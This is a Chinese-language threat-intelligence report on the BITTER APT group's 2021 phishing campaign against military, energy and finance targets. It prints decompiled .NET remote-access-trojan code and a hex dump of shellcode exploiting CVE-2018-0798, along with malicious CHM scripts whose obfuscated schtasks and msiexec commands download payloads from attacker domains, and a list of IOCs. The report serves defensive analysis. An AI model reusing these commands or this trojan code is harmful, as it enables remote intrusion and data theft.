

换汤不换药：“蔓灵花” APT 组织针对军工行业新活动

概述

蔓灵花（BITTER）是疑似具有南亚背景的 APT 组织，该组织长期针对东亚，南亚等地区进行攻击活动，主要针对政府、军工业、电力、核能等单位进行定向攻击，窃取敏感资料。

近日，奇安信威胁情报中心在日常威胁狩猎中捕获数百个蔓灵花（BITTER）组织在 2021 年 2 月分到 9 月分的攻击样本。在攻击活动中，攻击者主要以军事、能源、财务等为主题，通过向受害者发送钓鱼邮件，诱使受害者打开包含恶意 chm 或者 rtf 的 rar 压缩包附件，执行内置的恶意脚本，释放其常用的 .NET 远控程序。

样本分析


样本基本信息

经过去重整理后，部分样本信息如下：


文件名	MD5	样本类型	c2
下 XXXXX 程.doc/supply enquiry.doc	72951851EB3F1601BE564A60A60A7B22	rtf	axopcustomersvc[.]com
20210408.rar	D91B888205AC1CA80C40426B9F5A6105	chm	youxiangxiezhu[.]com
Invoice.rar	160610CD728A06B86CF5AC08B62C62A3		
XXXX 通知.rar	AB602191E08EA8B9B18B40728252048A		nesiallservice[.]net
20210621.rar	7ABF5B34B8EC15AAECBDDEC4AE452CA2		
supply enquiry.rar	AD5C4CE77A40E9F90B622E1A7AFD359F		
Radiometric calibration.rar	DF606C271BAA78540F0557F2A0FA4D63		
Tender_enquiry.rar	C816C73F9DA083ECE3E901694675FB75		
下 XXXXX 程_20210616.rar	9D8D2F6DE547DC92137B5194C55E9A3C		
下 XXXXX 程.zip	056CA31A3A93B1776622EC1B08B33B29		

Salient point on ATGM System.rar	4F755DEB15DB00F52755760AE4D907AA		
----------------------------------	----------------------------------	--	--


以军事相关为主题的钓鱼邮件如下：



以能源相关为主题的钓鱼邮件如下：



以财务相关为主题的钓鱼邮件如下：




详细分析

chm 样本分析


因此次攻击样本大体类似，本次分析以如下样本为例：

文件名	XXXX 通知.doc .chm
MD5	ab602191e08ea8b9b18b40728252048a
文件格式	chm
C2	nesiallservice[.]net

第一阶段的攻击通过邮件展开，包含恶意 chm 的 rar 压缩包的钓鱼邮件如下：



压缩包内包含一个恶意的 chm 文件，如图：



msheader2.exe 运行后首先进行初始化操作，其功能包括磁盘信息获取、文件传输、执行 shell 命令等。

初始化完成后，便开始连接 C2 45.11[.]19.170:80，与之进行通信。

```
private void clconnect()
{
    string text = "";
    try
    {
        MakeConnection.clientSocket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        if (!MakeConnection.clientSocket.Connected)
        {
            for (;;)
            {
                try
                {
                    text = conversion.hextostr(conversion.ConnectIP, Encoding.Unicode);
                    goto IL_5B;
                }
                catch (Exception)
                {
                    Thread.Sleep(this.random.Next(1, 4) * 1000);
                }
                IL_4D:
                if (MakeConnection.clientSocket.Connected)
                {
                    break;
                }
                continue;
            }
            IL_5B:
            Thread.Sleep(this.random.Next(1, 4) * 1000);
            try
            {
                if (!string.IsNullOrEmpty(text))
                {
                    MakeConnection.clientSocket.Connect(IPAddress.Parse(text), conversion.ConnectPort)
                }
                goto IL_4D;
            }
            catch (Exception)
            {
                goto IL_4D;
            }
            break;
        }
    }
    this.Read();
    this.SendPacket(new S_NewMe(this));
}
catch (Exception)
{
    this.clconnect();
}
```

连接成功后读取 C2 指令

```
private void Read()
{
    try
    {
        this.bfr = new byte[2];
        MakeConnection.clientSocket.BeginReceive(this.bfr, 0, this.bfr.Length, SocketFlags.Partial, new AsyncCallback(this.Client_BeginReceive), null);
    }
    catch (Exception)
    {
        this.clconnect();
    }
}
```

之后，通过异步回调函数执行相应远控功能


```
private void Client_BeginReceive(IAsyncResult ar)
{
    try
    {
        int num = MakeConnection.clientSocket.EndReceive(ar);
        if (num > 0)
        {
            this.bfr = new byte[(int)(BitConverter.ToInt16(this.bfr, 0) - 2)];
            int num2 = this.bfr.Length;
            this.bfr = new byte[num2];
            if (this.bfr.Length <= 10000)
            {
                if (this.bfr.Length > 0)
                {
                    int num3;
                    for (int i = 0; i < this.bfr.Length; i += num3)
                    {
                        num3 = MakeConnection.clientSocket.Receive(this.bfr, i, this.bfr.Length - i, SocketFlags.Partial);
                    }
                    this.bfr = CryptMe.Crypt(this.bfr);
                    Type type = ProcessClient.PacketProcessor(this.bfr);
                    lock (MakeConnection.loc)
                    {
                        if (type != null)
                        {
                            PacketReceive packetReceive = (PacketReceive)Activator.CreateInstance(type, new object[]
                            {
                                this,
                                this.bfr
                            });
                            packetReceive.Run();
                        }
                    }
                    this.Read();
                }
            }
        }
        else
        {
            this.clconnect();
        }
    }
    catch (Exception)
    {
        this.clconnect();
    }
}
```

.net 远控程序最新已经迭代到了 6.0 版本，新老版本功能比较如下：

```
ActualMessageHandling.packetList = new SortedList<short, ActualMessageHandling.PacketType>();
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("Delete File", 2, typeof(A_DltFiles)));
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("FileMgr get drives", 18, typeof(A_FMAcceptDrives)));
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("FileMgr get Folders", 19, typeof(A_FMAcceptFiles)));
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("FileMgr Create File", 20, typeof(Get.CreateFile)));
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("FileMgr Copy File", 21, typeof(A_CopyFile)));
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("FileTransfer Begin", 38, typeof(A_FMFFileXBegin)));
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("FileTransfer Data", 39, typeof(A_FMFFileXSend)));
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("FileTransfer Complete", 40, typeof(A_FMFFileXEnd)));
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("FileTransfer for downloading start", 41, typeof(A_FMFFileXStart)));
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("Get Command", 48, typeof(A_AcceptCmd)));
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("Start Command Prompt", 49, typeof(A_AcceptStartCmd)));
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("Stop Command Prompt", 50, typeof(A_AcceptStopCmd)));
ActualMessageHandling.RegisterPacket(new ActualMessageHandling.PacketType("Connection Status", 51, typeof(A_acceptLife)));

ProcessClient.packetList = new SortedList<short, ProcessClient.PacketType>();
ProcessClient.PacketRegister(new ProcessClient.PacketType("FileMgr get drives", 18, typeof(R_FMGetDrives)));
ProcessClient.PacketRegister(new ProcessClient.PacketType("FileMgr get Folders", 19, typeof(R_FMGetFiles)));
ProcessClient.PacketRegister(new ProcessClient.PacketType("FileTransfer Begin", 38, typeof(R_FileXferBegin)));
ProcessClient.PacketRegister(new ProcessClient.PacketType("FileTransfer Data", 39, typeof(R_FileXferSend)));
ProcessClient.PacketRegister(new ProcessClient.PacketType("FileTransfer Complete", 40, typeof(R_FileXferEnd)));
ProcessClient.PacketRegister(new ProcessClient.PacketType("FileTransfer for downloading start", 41, typeof(R_FileXferStart)));
ProcessClient.PacketRegister(new ProcessClient.PacketType("Get Command", 48, typeof(R_ShellCmd)));
ProcessClient.PacketRegister(new ProcessClient.PacketType("Start Command Prompt", 49, typeof(R_StartShell)));
ProcessClient.PacketRegister(new ProcessClient.PacketType("Stop Command Prompt", 50, typeof(R_StopShell)));
ProcessClient.PacketRegister(new ProcessClient.PacketType("Connection Status", 51, typeof(R_AliveState)));
```


新增了一些基础功能。

rtf 样本分析

此次捕获的 rtf 样本信息如下：

文件名	supply enquiry. doc
MD5	72951851eb3f1601be564a60a60a7b22
文件格式	rtf
C2	Axopcustomersvc[.]com

打开后，显示如下：



该样本利用 CVE-2018-0798 漏洞执行 shellcode，创建任务计划，从 <http://axopcustomersvc.com/gt.php> 下载 msi 文件执行。

```
00000C80: FF D0 B8 D0 67 46 00 FF 10 6F 70 65 6E 00 4C 6F ....gF...open.Lo
00000C90: 61 64 4C 69 62 72 61 72 79 41 00 53 68 65 6C 6C adLibraryA.Shell
00000CA0: 33 32 2E 64 6C 6C 00 53 68 65 6C 6C 45 78 65 63 32.dll.ShellExec
00000CB0: 75 74 65 41 00 43 3A 5C 57 69 6E 64 6F 77 73 5C uteA.C:\Windows\
00000CC0: 53 79 73 74 65 6D 33 32 5C 73 63 68 74 61 73 6B System32\schtask
00000CD0: 73 00 2F 63 72 65 61 74 65 20 2F 73 63 20 4D 49 s./create /sc MI
00000CE0: 4E 55 54 45 20 2F 6D 6F 20 31 35 20 2F 54 4E 20 NUTE /mo 15 /TN
00000CF0: 5C 57 69 6E 64 6F 77 73 5C 44 69 73 6D 5C 44 69 \Windows\Dism\Di
00000D00: 73 6D 68 6F 73 74 20 2F 54 52 20 22 6D 73 69 65 smhost /TR "msie
00000D10: 78 65 63 20 2F 69 20 68 74 74 70 3A 2F 2F 61 78 xec /i http://ax
00000D20: 6F 70 63 75 73 74 6F 6D 65 72 73 76 63 2E 63 6F opcustomersvc.co
00000D30: 6D 2F 67 74 2E 70 68 70 2F 3F 63 73 3D 61 61 61 m/gt.php/?cs=aaa
00000D40: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaa
00000D50: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaa
00000D60: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaa /
00000D70: 71 22 20 2F 66 00 00 00 00 00 61 61 61 61 61 61 q"/f.....aaaaaa
```

遗憾的是，由于天擎能对上述样本进行有效查杀故我们没有获取到后续更多的插件，但我们会对该组织保持高强度的跟踪。

溯源与关联

奇安信威胁情报中心分析人员通过对此次捕获样本的代码及攻击手法进行分析后，判断本次攻击活动出自蔓灵花（BITTER）之手。依据如下：


```

<HTML>
<TITLE></TITLE>
<HEAD>
</HEAD>
<BODY>

<OBJECT id=% classid=clsid:adb800a6-d8ff-11cf-9377-00aa003b7a11 width=i height=i>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value="",schtasks, /create /so minute /mo 15 /tn AdobeUpdater /tr &quot;%comspec% /c s^t^a^t /%*^i^n m^s^i^e^x^o^ %^i h^t^t^p: /%os%iall^ser^vice^.net/a^s^s^t^s/tr^y.jpg
<PARAM name="Item2" value="273,1,1">
</OBJECT>

<SCRIPT>
var _0x4f9b=['Click'];(function(_0xb5a5d,_0x9a7955)(var _0x531e9d=function(_0x505a69){while(--_0x505a69){_0xb5a5d['push'](_0xb5a5d['shift']());}};_0x531e9d(++_0x9a7955);)(_0x4f9b,_0xb3);var
</SCRIPT>
<img src="" />
</BODY>
</HTML>

```

本次捕获的chm脚本

```

<HTML>
<TITLE></TITLE>
<HEAD>
</HEAD>
<BODY>

<OBJECT id=% classid=clsid:adb800a6-d8ff-11cf-9377-00aa003b7a11 width=i height=i>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value="",schtasks, /create /so minute /mo 15 /tn DefenderUpdater /tr &quot;%comspec% /c s^t^a^t /%*^i^n m^s^i^e^x^o^ %^i h^t^t^p: /%we^bmail^o^w^ip.com/xing
<PARAM name="Item2" value="273,1,1">
</OBJECT>


<SCRIPT>
var _0x4f9b=['Click'];(function(_0xb5a5d,_0x9a7955)(var _0x531e9d=function(_0x505a69){while(--_0x505a69){_0xb5a5d['push'](_0xb5a5d['shift']());}};_0x531e9d(++_0x9a7955);)(_0x4f9b,_0xb3);var
</SCRIPT>
<img src="" />
</BODY>
</HTML>

```


此前披露的BITTER chm脚本

```

1  vs13_new (4.0.0.0)
2  vs13_new.exe
3  PE
4  未使用
5  引用
6  资源
7  // Token: 0x02000005 RID: 5
8  public class ProcessClient
9  {
10     // Token: 0x0000010F RID: 31 RVA: 0x000031D8 File Offset: 0x000031D8
11     public static void RegisterPacket()
12     {
13         ProcessClient.packetList = new SortedList<short, ProcessClient.PacketType>();
14         ProcessClient.PacketRegister(new ProcessClient.PacketType("FileMsg get drives", 18, typeof(R_FileMsgGetDrives)));
15         ProcessClient.PacketRegister(new ProcessClient.PacketType("FileMsg get folders", 19, typeof(R_FileMsgGetFolders)));
16         ProcessClient.PacketRegister(new ProcessClient.PacketType("FileTransfer Begin", 38, typeof(R_FileTransferBegin)));
17         ProcessClient.PacketRegister(new ProcessClient.PacketType("FileTransfer Data", 39, typeof(R_FileTransferData)));
18         ProcessClient.PacketRegister(new ProcessClient.PacketType("FileTransfer Complete", 40, typeof(R_FileTransferEnd)));
19         ProcessClient.PacketRegister(new ProcessClient.PacketType("FileTransfer for downloading start", 41, typeof(R_FileTransferStart)));
20         ProcessClient.PacketRegister(new ProcessClient.PacketType("Get Command", 48, typeof(R_ShellCmd)));
21         ProcessClient.PacketRegister(new ProcessClient.PacketType("Start Command Prompt", 49, typeof(R_StartShell));
22         ProcessClient.PacketRegister(new ProcessClient.PacketType("Stop Command Prompt", 50, typeof(R_StopShell));
23         ProcessClient.PacketRegister(new ProcessClient.PacketType("Connection Status", 51, typeof(R_AliveStatus)));
24     }
25     // Token: 0x0000002D RID: 45 RVA: 0x000020F0 File Offset: 0x000020F0
26     private static void RegisterProcessClient(ProcessClient.PacketType packet)
27     {
28         ProcessClient.packetList.Add(packet, packet);
29     }
30 }
31
32 System.Drawing (4.0.0.0)
33 System.Windows.Forms (4.0.0.0)
34 System.Management (4.0.0.0)
35
36 100%
37
38 1  MsSense.exe
39  PE
40  未使用
41  引用
42  资源
43  // Token: 0x02000002 RID: 2
44  public class ClientPacketProcessor
45  {
46     // Token: 0x0000008C RID: 108 RVA: 0x000031FC File Offset: 0x000031FC
47     public static void RegisterPacket()
48     {
49         ClientPacketProcessor.packetList = new SortedList<short, ClientPacketProcessor.PacketType>();
50         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Delete File", 2, typeof(R_DeleteFile)));
51         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMsg get drives", 18, typeof(R_FileMsgGetDrives)));
52         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMsg get folders", 19, typeof(R_FileMsgGetFolders)));
53         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMsg Create File", 20, typeof(R_CreateFile)));
54         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMsg Copy File", 21, typeof(R_CopyFile)));
55         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer Begin", 38, typeof(R_FileTransferBegin)));
56         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer Data", 39, typeof(R_FileTransferData)));
57         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer Complete", 40, typeof(R_FileTransferEnd)));
58         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer for downloading start", 41, typeof(R_FileTransferStart)));
59         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Command", 48, typeof(R_GetCommand)));
60         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Start Command Prompt", 49, typeof(R_StartCmd)));
61         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Stop Command Prompt", 50, typeof(R_StopCmd)));
62         ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Connection Status", 51, typeof(R_HeartBeatMessage)));
63     }
64     // Token: 0x0000008D RID: 109 RVA: 0x00003271 File Offset: 0x00003271
65     private static void RegisterPacket(ClientPacketProcessor.PacketType packet)
66     {
67     }
68 }
69
70 PresentationCore (4.0.0.0)
```



3. 此次捕获的 rtf 样本与之前披露的 BITTER 组织使用的 rtf 文件类似



4. 通过奇安信威胁情报平台（TIP）查询此次攻击活动所涉及的 C2 域名，均成功关联到 BITTER 组织





总结

BITTER APT 组织是一个长期活跃的境外网络攻击组织，且长期针对东亚地区开展攻击活动。就 BITTER 此次攻击活动来看，时间跨度大，投递的钓鱼邮件数量多，说明 BITTER APT 组织对企业进行着频繁的试探和攻击。奇安信红雨滴团队提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张的标题的未知文件，不安装非正规途径来源的 APP。做到及时备份重要文件，更新安装补丁。

若需运行、安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（<https://sandbox.ti.qianxin.com/sandbox/page>）进行简单判别。目前已支持包括 Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信 NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。



高级功能免费尝鲜

温馨提示：前往体验，探索更多功能>>>



IOCs

MD5

ab602191e08ea8b9b18b40728252048a
a2f803dd70c5f10ccb9b8412445f994c
72951851eb3f1601be564a60a60a7b22

C2
45.11[.]19.170:80

URL
<http://nesiallservice.net/assets/try.php?h=>
<http://axopcustomersvc.com/gt.php/?cs=>

参考链接

<https://ti.qianxin.com/blog/articles/%22operation-magichm%22:CHM-file-release-and-subsequent-operation-of-BITTER-organization/>
<https://ti.qianxin.com/blog/articles/Blocking-APT:-Qianxin's-QOWL-Engine-Defeats-Bitter's-Targeted-Attack-on-Domestic-Government-and-Enterprises/>